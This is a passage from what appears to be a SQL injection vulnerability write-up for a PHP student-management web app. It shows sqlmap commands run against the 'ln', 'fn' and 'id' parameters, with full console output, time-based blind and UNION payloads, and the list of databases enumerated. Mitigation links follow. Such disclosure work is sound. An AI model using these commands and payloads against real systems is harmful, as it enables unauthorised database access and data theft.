    Payload: cys=13&un=21100303' AND (SELECT 8337 FROM (SELECT(SLEEP(5)))Phdw) AND 'zjKz'='zjKz&fn=Jamilah&ln=Lonot&update
---
[22:41:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:41:16] [INFO] fetching database names
[22:41:16] [INFO] fetching number of databases
[22:41:16] [INFO] resumed: 7
[22:41:16] [INFO] resumed: information_schema
[22:41:16] [INFO] resumed: capstone
[22:41:16] [INFO] resumed: capstone2
[22:41:16] [INFO] resumed: mysql
[22:41:16] [INFO] resumed: performance_schema
[22:41:16] [INFO] resumed: phpmyadmin
[22:41:16] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: ln

Step 8: Run the sqlmap against ‘ln’ parameter by using switch -p. Notice that ‘ln’ parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "ln"
]




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "ln"
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
sponsible for any misuse or damage caused by this program

[*] starting @ 22:45:28 /2024-10-18/

[22:45:28] [INFO] parsing HTTP request from 'edit_student.txt'
[22:45:29] [INFO] resuming back-end DBMS 'mysql'
[22:45:29] [INFO] testing connection to the target URL
[22:45:29] [INFO] testing if the target URL content is stable
[22:45:30] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sec
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[22:45:30] [WARNING] heuristic (basic) test shows that POST parameter 'ln' might not be injectable
[22:45:30] [INFO] testing for SQL injection on POST parameter 'ln'
[22:45:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:45:31] [WARNING] reflective value(s) found and filtering out
[22:45:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:45:33] [INFO] testing 'Generic inline queries'
[22:45:33] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:45:33] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:45:33] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:45:43] [INFO] POST parameter 'ln' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/
[22:45:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:45:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (
[22:45:43] [INFO] checking if the injection point on POST parameter 'ln' is a false positive
POST parameter 'ln' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: ln (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cys=13&un=21100303&fn=Jamilah&ln=Lonot' AND (SELECT 8074 FROM (SELECT(SLEEP(5)))RZHO) AND 'xlWj'='xlWj&update=
---
[22:45:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:45:58] [INFO] fetching database names
[22:45:58] [INFO] fetching number of databases
[22:45:58] [INFO] resumed: 7
[22:45:58] [INFO] resumed: information_schema
[22:45:58] [INFO] resumed: capstone
[22:45:58] [INFO] resumed: capstone2
[22:45:58] [INFO] resumed: mysql
[22:45:58] [INFO] resumed: performance_schema
[22:45:58] [INFO] resumed: phpmyadmin
[22:45:58] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: fn

Step 9: Run the sqlmap against ‘fn’ parameter by using switch -p. Notice that ‘fn’ parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "fn"




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "fn"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
sponsible for any misuse or damage caused by this program

[*] starting @ 22:50:42 /2024-10-18/

[22:50:42] [INFO] parsing HTTP request from 'edit_student.txt'
[22:50:43] [INFO] resuming back-end DBMS 'mysql'
[22:50:43] [INFO] testing connection to the target URL
[22:50:43] [INFO] testing if the target URL content is stable
[22:50:44] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynam
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[22:50:44] [WARNING] heuristic (basic) test shows that POST parameter 'fn' might not be injectable
[22:50:44] [INFO] testing for SQL injection on POST parameter 'fn'
[22:50:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:50:46] [WARNING] reflective value(s) found and filtering out
[22:50:46] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:50:47] [INFO] testing 'Generic inline queries'
[22:50:47] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:50:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:50:47] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[22:50:57] [INFO] POST parameter 'fn' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:50:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:50:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:50:58] [INFO] checking if the injection point on POST parameter 'fn' is a false positive
POST parameter 'fn' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: fn (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cys=13&un=21100303&fn=Jamilah' AND (SELECT 2791 FROM (SELECT(SLEEP(5)))eFzO) AND 'XZOf'='XZOf&ln=Lonot&update=
---
[22:51:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:51:13] [INFO] fetching database names
[22:51:13] [INFO] fetching number of databases
[22:51:13] [INFO] resumed: 7
[22:51:13] [INFO] resumed: information_schema
[22:51:13] [INFO] resumed: capstone
[22:51:13] [INFO] resumed: capstone2
[22:51:13] [INFO] resumed: mysql
[22:51:13] [INFO] resumed: performance_schema
[22:51:13] [INFO] resumed: phpmyadmin
[22:51:13] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: id

Step 10: Run the sqlmap against 'id' parameter by using switch -p. Notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "id"



```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_student.txt --batch --dbs -p "id"
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
sponsible for any misuse or damage caused by this program

[*] starting @ 23:00:45 /2024-10-18/

[23:00:45] [INFO] parsing HTTP request from 'edit_student.txt'
[23:00:45] [INFO] resuming back-end DBMS 'mysql'
[23:00:45] [INFO] testing connection to the target URL
[23:00:46] [INFO] testing if the target URL content is stable
[23:00:46] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor in
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[23:00:47] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[23:00:47] [INFO] testing for SQL injection on GET parameter 'id'
[23:00:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:00:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:00:50] [INFO] testing 'Generic inline queries'
[23:00:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:00:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:00:50] [WARNING] time-based comparison requires larger statistical model, please wait......... (done)
[23:01:10] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:01:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:01:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:01:10] [INFO] target URL appears to be UNION injectable with 10 columns
[23:01:11] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=100' AND (SELECT 2712 FROM (SELECT(SLEEP(5)))IIbk) AND 'GSeA'='GSeA

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=-6669' UNION ALL SELECT NULL,CONCAT(0x7162626a71,0x4b75694d6b4757445249787947724a46447168445164 6a756e55744977474c6867644e684852726c,0x7176626a7
---
[23:01:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:01:11] [INFO] fetching database names
[23:01:11] [INFO] retrieved: 'information_schema'
[23:01:11] [INFO] retrieved: 'capstone'
[23:01:11] [INFO] retrieved: 'capstone2'
[23:01:11] [INFO] retrieved: 'mysql'
[23:01:11] [INFO] retrieved: 'performance_schema'
[23:01:11] [INFO] retrieved: 'phpmyadmin'
[23:01:11] [INFO] retrieved: 'test'
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection